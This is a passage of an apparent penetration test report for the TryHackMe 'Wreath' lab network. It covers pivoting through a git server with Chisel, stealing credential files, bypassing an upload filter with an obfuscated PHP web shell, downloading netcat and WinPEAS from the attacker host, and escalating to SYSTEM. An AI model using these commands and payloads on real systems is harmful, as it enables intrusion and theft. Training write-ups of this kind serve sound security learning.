Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> cd C:\GitStack\Repositories
*Evil-WinRM* PS C:\GitStack\Repositories> ls


    Directory: C:\GitStack\Repositories


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         1/2/2021   7:05 PM                Website.git


*Evil-WinRM* PS C:\GitStack\Repositories> download Website.git ./loot/
Info: Downloading C:\GitStack\Repositories\Website.git to ./loot/



Info: Download successful!
```

```
*Evil-WinRM* PS C:\GitStack\data> dir


    Directory: C:\GitStack\data


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        11/8/2020   1:29 PM                certificates
-a----        11/8/2020   1:29 PM              0 core
-a----        6/23/2021   5:48 AM          50176 data.db
-a----        11/8/2020   1:29 PM              0 groupfile
-a----        11/8/2020   1:34 PM             46 passwdfile
-a----        11/8/2020   1:29 PM            342 settings.ini


*Evil-WinRM* PS C:\GitStack\data> download data.db ./loot/data.db
Info: Downloading C:\GitStack\data\data.db to ./loot/data.db


Info: Download successful!

*Evil-WinRM* PS C:\GitStack\data> download passwdfile ./loot/passwdfile
Info: Downloading C:\GitStack\data\passwdfile to ./loot/passwdfile


Info: Download successful!
```

PC Server Enumeration

The last reachable target in the scope was the host with IP of `10.200.67.100`. A port scan was conducted from `10.200.67.150` against that host. The scan discovered two open ports.

```
*Evil-WinRM* PS C:\iamf> Invoke-Portscan -Hosts 10.200.67.100 -
TopPorts 50

Hostname      : 10.200.67.100
alive         : True
openPorts     : {80, 3389}
closedPorts   : {}
filteredPorts : {445, 443, 110, 21...}
finishTime    : 6/22/2021 10:44:52 AM
```

To be able to interact directly with the services on `10.200.67.100` from the attacking machine, the compromised git server had to be turned into a proxy server using a tool called Chisel. An additional firewall rule was previously added on the git server to allow incoming connection to this proxy server.

```
C:\iamf>netsh advfirewall firewall add rule name="chisel-
iamf" dir=in action=allow protocol=tcp localport=15555
C:\iamf>
C:\iamf>chisel-iamf-win.exe server -p 15555 -socks5
2021/06/23 11:42:02 server: Fingerprint dHD8t4O3W6ZZJv2H1ZiHzwnY7WQ1
RBV+E8gpjXTw+JU=
2021/06/23 11:42:02 server: Listening on http://0.0.0.0:15555
```


On the compromised web server, another SSH tunnel was created to forward the local traffic from attacking machine to the Chisel proxy server on `10.200.67.150`.

```
$ ssh -i ssh-keys/s1_root_rsa root@thomaswreath.thm -
L 15555:10.200.67.150:15555 -Nf
```


A connection to the Chisel server was established, and this resulted in the services on `10.200.67.100` being accessible through a (SOCKS) proxy on the `localhost` port 1080 of the attacking machine.

```
$ chisel client localhost:15555 1080:socks
2021/06/23 06:49:08 client: Connecting to ws://localhost:15555
2021/06/23 06:49:08 client: proxy#1:127.0.0.1:1080=>socks: Listening
2021/06/23 06:49:13 client: Fingerprint 5c:84:f4:fd:35:1d:40:5c:a6:d1:36
:15:cb:f6:c2:50
```

The following FoxyProxy configuration was used to access the website on `10.200.67.100` directly from the browser.




Because the content is identical, the site was presumed to be a duplicate of the personal website hosted on the public-facing web server.



However, after carrying out a directory brute-force attack using Gobuster, this site was identified to be a different version from the one on the public-facing web server.

```
$ gobuster dir -u http://10.200.67.100/ -w /opt/SecLists/Discovery/Web-
Content/common.txt --proxy socks5://localhost:1080 -
o gobuster/s3/web.txt -z -f

===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.200.67.100/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /opt/SecLists/Discovery/Web-
Content/common.txt
[+] Negative Status codes:   404
[+] Proxy:                   socks5://localhost:1080
[+] User Agent:              gobuster/3.1.0
[+] Add Slash:               true
[+] Timeout:                 10s
===============================================================
2021/06/23 09:33:17 Starting gobuster in directory enumeration mode
===============================================================
/.git/                (Status: 200) [Size: 3516]
/.git/logs//          (Status: 200) [Size: 1201]
...[SNIP]...
/resources/           (Status: 401) [Size: 485]
...[SNIP]...
```

The attack discovered a publicly accessible `.git` directory and a `/resources` directory which appeared to be accessible only after authentication.



On the `.git` folder, the latest commit hash could be found by visiting `/.git/refs/heads/master`.

After recovering the previously obtained git repository (website.git) from `10.200.67.150` using GitTools[4], it was found that the repository has the same commit hash with the exposed git repository on `10.200.67.100`.

```
➜ root@kali «C:\GitStack\Repositories\Website.git» «10.50.63.13» git:(master)
$ ../../tools/GitTools/Extractor/extractor.sh . thomas-website/
###########
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########
[*] Destination folder does not exist
[*] Creating...
[+] Found commit: 345ac8b236064b431fa43f53d91c98c4834ef8f3
[+] Found folder: /root/thm/wreath/loot/C:\GitStack\Repositories\Website.git/thomas-website//0-345ac8b236064
```

An examination of the source code revealed that the website hosted on `10.200.67.100` has an image upload function on `/resources/` (authentication required) and the uploaded image are stored under `/resources/uploads/`.

Further analysis of the source code identified a weakness in the way it handles the image validation. This image validation could easily be bypassed by embedding a malicious code into an image file and doubling the file extensions afterwards, for example, **filename.jpg.php**. Below are the following code lines responsible for this.

```
...[SNIP]...
if(isset($_POST["upload"]) && is_uploaded_file($_FILES["file"]["tmp_name
"])){
        $target = "uploads/".basename($_FILES["file"]["name"]);
        $goodExts = ["jpg", "jpeg", "png", "gif"];
        if(file_exists($target)){
                header("location: ./?msg=Exists");
                die();
        }
        $size = getimagesize($_FILES["file"]["tmp_name"]);
        if(!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts
) || !$size){
...[SNIP]...
```

[4] https://github.com/internetwache/GitTools

Interactive Shell as Thomas


The previously recovered **thomas**'s credentials from `10.200.67.150` were found to be reused for authentication to the `/resources` directory.

```
→ root@kali «exploits» «10.50.63.13»
$ curl -sI -u 'thomas:i[redacted]y' --socks5 127.0.0.1:1080 http://10.200.67.100/resources/
HTTP/1.1 200 OK
Date: Wed, 23 Jun 2021 13:25:25 GMT
Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.11
X-Powered-By: PHP/7.4.11
Content-Type: text/html; charset=UTF-8
```


These credentials along with the upload filter weakness could be leveraged to upload a PHP web shell. Due to the antivirus presence, the web shell has been obfuscated and it then embedded into a legitimate image file using Exiftool.

```
→ root@kali «exploits» «10.50.63.13»
$ exiftool -Comment='<?php echo base64_decode("PHByZT4=");system($_POST[base64_decode("Zg==")]);?>' \
> iamf.jpg
    1 image files updated
→ root@kali «exploits» «10.50.63.13»
$ mv iamf.jpg iamf_obfs.jpg.php
→ root@kali «exploits» «10.50.63.13»
$ file iamf_obfs.jpg.php
iamf_obfs.jpg.php: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, comme
nt: "<?php echo base64_decode("PHByZT4=");system($_POST[base64_decode("Zg==")]);?>", progressive, precision
 8, 512x512, components 3
```

The obfuscated web shell successfully bypassed the upload filters as well as the Antivirus. With this web shell, I have the ability to execute arbitrary commands on the underlying system.




Since the external network could be reached by `10.200.67.100`, the web shell could also be leveraged to gain interactive shell access to the system. In order to accomplish this and also to evade the Antivirus, a self-compiled Netcat[5] had to be transferred to to the system.



The following command was sent to force `10.200.67.100` to download the self-compiled Netcat binary from the attacking machine.

```
powershell.exe -c "Invoke-WebRequest -
Uri http://10.50.63.13:8000/nc-iamf-win.exe -Outfile nc-iamf-
win.exe"
```

The uploaded Netcat was then utilized to obtain interactive shell access on `10.200.67.100`.



[5] https://github.com/int0x33/nc.exe/

Privilege Escalation to SYSTEM


To maximize the impact, an internal enumeration for privilege escalation vectors was conducted using an automated tool called WinPEAS. The tool was previously transferred into the system using the following PowerShell command.

```
PS C:\> Invoke-WebRequest -uri http://10.50.63.13:8000/winpeas-
iamf.exe -outfile winpeas-iamf.exe
```

The tool found two potential vectors for privilege escalation: **Token Impersonation** and **Service Path Hijack** (Please see Appendix A).

Token Impersonation

It was revealed that user **thomas** has the `SeImpersonatePrivilege` token enabled. This privilege allows user **thomas** to impersonate another user's token, including **SYSTEM** token[6]. A tool called PrintSpoofer was used to abuse this privilege, and it resulted in shell access as **SYSTEM**.



[6] https://attack.mitre.org/techniques/T1134/

Service Path Hijack


Another privilege escalation vector identified was **Service Path Hijack**. It was found that the executable binary path of a service called `SystemExplorerHelpService` was not enclosed within quotes. Furthermore, user **thomas** has full control over this service and also write access on the service's directory under `C:\Program Files (x86)\System Explorer\System Explorer`.

```
PS C:\iamf> Get-Acl -
Path "C:\Program Files (x86)\System Explorer\System Explorer" |
format-list

Path   : Microsoft.PowerShell.Core\FileSystem::C:\Program Files (x86
)\System Explorer\System Explorer
Owner  : BUILTIN\Administrators
Group  : WREATH-PC\None
Access : BUILTIN\Users Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  268435456
         NT AUTHORITY\SYSTEM Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  268435456
         BUILTIN\Administrators Allow  FullControl
         BUILTIN\Administrators Allow  268435456
         BUILTIN\Users Allow  ReadAndExecute, Synchronize
         BUILTIN\Users Allow  -1610612736
...[SNIP]...
```


These two abilities could be utilized to hijack the execution flow of `SystemExplorerHelpService` by placing a malicious executable in a higher level directory of the service's path[7].

[7] https://attack.mitre.org/techniques/T1574/009/

As the first step to exploit this vulnerability, a malicious executable program was created (included in Apendix A) and transferred to the PC server.



The progam was then copied into the vulnerable directory with the name of `System.exe`. Invoking a service restart for `SystemExplorerHelpService` resulted in another shell access as **SYSTEM**.



At this point, Mr. Wreath's network has been totally compromised.

Conclusion

As demonstrated above, exploiting a single vulnerability could open up opportunities for attackers to gain full access to the internal network and move laterally within it in search of valuable assets. A small number of unpatched/outdated software and environment misconfigurations discovered within the network could be utilized by the attackers for elevating their privileges, which eventually may lead to a total compromise of the network.

In conclusion, it's clear that a targeted attack on Mr. Wreath's network could result in a complete loss of confidentiality, integrity, and availability of assets and resources.

As for countermeasures, it is strongly advised that Mr. Wreath address the critical vulnerability immediately by updating the software to the latest version. It is important to note that keeping software up to date is one of the most fundamental and easiest security practices to follow. Also, consider employing an Intrusion Detection and Prevention System (IPDS) on the public-facing web server as the network's first line of defense.

Clean Up

In this section, several cleaning processes are carried out to remove tools, web-shell, and backdoors from the target systems.

Removal of tools on `10.200.67.200`.

```
[root@prod-serv tmp]# ls -l iamf/
total 11040
-rwxr--r--. 1 root root 1309448 Jun 21 15:12 mimikatz-iamf.exe
-rwxr--r--. 1 root root 2914424 Jun 22 03:57 nc-iamf
-rwxr--r--. 1 root root 5944464 Jun 21 15:13 nmap-iamf
-rwxr--r--. 1 root root  375176 Jun 21 15:12 socat-iamf
-rwxr--r--. 1 root root  305080 Jun 21 15:12 socat-iamf-win
-rwxr--r--. 1 root root     150 Jun 21 15:11 upload_tools.sh
-rwxr--r--. 1 root root  441344 Jun 21 15:12 winpeas-iamf
[root@prod-serv tmp]# chattr -a iamf/
[root@prod-serv tmp]# rm -rf iamf/
```

Removal of tools on `10.200.67.150`.

```
*Evil-WinRM* PS C:\> hostname
git-serv
*Evil-WinRM* PS C:\> dir iamf


    Directory: C:\iamf


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----       11/16/2020   6:37 PM        8818688 chisel-iamf-win.exe
-a----        1/23/2021  11:12 PM          42770 Invoke-Portscan.ps1


*Evil-WinRM* PS C:\> Remove-Item iamf -Force -Recurse
```

Removal of backdoor user on `10.200.67.150`.

```
*Evil-WinRM* PS C:\> net user /del iamf
The command completed successfully.
*Evil-WinRM* PS C:\> cd Users
*Evil-WinRM* PS C:\Users> dir


    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        6/21/2021   2:48 PM                admin
d-----        11/8/2020   1:20 PM                Administrator
d-----        6/23/2021  10:42 PM                DEVsec
d-----        6/22/2021   5:46 AM                iamf
d-----        6/26/2021  10:17 AM                joehplay
d-r---        11/8/2020   1:20 PM                Public
d-----       12/20/2020   3:56 PM                Thomas
*Evil-WinRM* PS C:\Users> Remove-Item iamf -Force -Recurse
```

Removal of chisel firewall rule on `10.200.67.150`.

```
*Evil-
WinRM* PS C:\> netsh advfirewall firewall delete rule name="chisel-iamf"

Deleted 1 rule(s).
Ok.
```

Termination of `PrintSpoofer64.exe` on `10.200.67.100`.

```
PS C:\> taskkill /IM PrintSpoofer64.exe /F
taskkill /IM PrintSpoofer64.exe /F
SUCCESS: The process "PrintSpoofer64.exe" with PID 3356 has been termina
ted.
SUCCESS: The process "PrintSpoofer64.exe" with PID 1608 has been termina
ted.
```

Removal of web shells on `10.200.67.100`.

```
PS C:\xampp\htdocs> Remove-Item C:\iamf -Force -Recurse
Remove-Item C:\iamf -Force -Recurse
PS C:\xampp\htdocs> remove-
item C:\xampp\htdocs\resources\uploads\*iamf*
```

Reverse shell termination on `10.200.67.100`.

```
PS C:\> $(taskkill /IM "nc-iamf-win.exe" /F) -and $(Remove-
Item C:\xampp\htdocs\resources\uploads\nc-iamf-win.exe -Force)
```

References

[1] https://tryhackme.com/room/wreath
[2] https://www.webmin.com/exploit.html
[3] https://www.exploit-db.com/exploits/43777
[4] https://crackstation.net/
[5] https://github.com/int0x33/nc.exe/
[6] https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/winPEAS
[7] https://attack.mitre.org/techniques/T1134/
[8] https://github.com/itm4n/PrintSpoofer
[9] https://attack.mitre.org/techniques/T1574/009/

Appendix A

Nmap Scans

Nmap prod-server

```
$ nmap -p22,80,443,9090,10000 -sC -sV -oA nmap/s1/10-all-tcp-
script 10.200.67.200
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-19 05:38 EDT
Nmap scan report for 10.200.67.200
Host is up (0.26s latency).

PORT      STATE  SERVICE    VERSION
22/tcp    open   ssh        OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 9c:1b:d4:b4:05:4d:88:99:ce:09:1f:c1:15:6a:d4:7e (RSA)
|   256 93:55:b4:d9:8b:70:ae:8e:95:0d:c2:b6:d2:03:89:a4 (ECDSA)
|_  256 f0:61:5a:55:34:9b:b7:b8:3a:46:ca:7d:9f:dc:fa:12 (ED25519)
80/tcp    open   http       Apache httpd 2.4.37 ((centos) OpenSSL/1.
1.1c)
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
|_http-title: Did not follow redirect to https://thomaswreath.thm
443/tcp   open   ssl/http   Apache httpd 2.4.37 ((centos) OpenSSL/1.
1.1c)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
|_http-title: Thomas Wreath | Developer
| ssl-
cert: Subject: commonName=thomaswreath.thm/organizationName=Thomas W
reath Development/stateOrProvinceName=East Riding Yorkshire/countryN
ame=GB
| Not valid before: 2021-06-19T08:47:27
|_Not valid after:  2022-06-19T08:47:27
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
10000/tcp open   http       MiniServ 1.890 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-
8859-1).

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 48.77 seconds
```

Nmap scan for network range of 10.200.68.0/24

```
root@prod-serv iamf]# ./nmap-iamf -Pn 10.200.67.0/24
```

```
Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2021-06-22 10:00 BST
...[OUT-OF-SCOPE]...
Nmap scan report for ip-10-200-67-1.eu-west-
1.compute.internal (10.200.67.1)
Cannot find nmap-mac-
prefixes: Ethernet vendor correlation will not be performed
Host is up (-0.17s latency).
All 6150 scanned ports on ip-10-200-67-1.eu-west-
1.compute.internal (10.200.67.1) are filtered
MAC Address: 02:63:D8:24:D9:31 (Unknown)

Nmap scan report for ip-10-200-67-100.eu-west-
1.compute.internal (10.200.67.100)
Host is up (0.00017s latency).
All 6150 scanned ports on ip-10-200-67-100.eu-west-
1.compute.internal (10.200.67.100) are filtered
MAC Address: 02:74:D7:60:37:65 (Unknown)

Nmap scan report for ip-10-200-67-150.eu-west-
1.compute.internal (10.200.67.150)
Host is up (0.00060s latency).
Not shown: 6146 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
5985/tcp open  wsman
MAC Address: 02:EF:A4:9D:46:A7 (Unknown)

Nmap scan report for ip-10-200-67-250.eu-west-
1.compute.internal (10.200.67.250)
Host is up (0.00049s latency).
Not shown: 6148 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
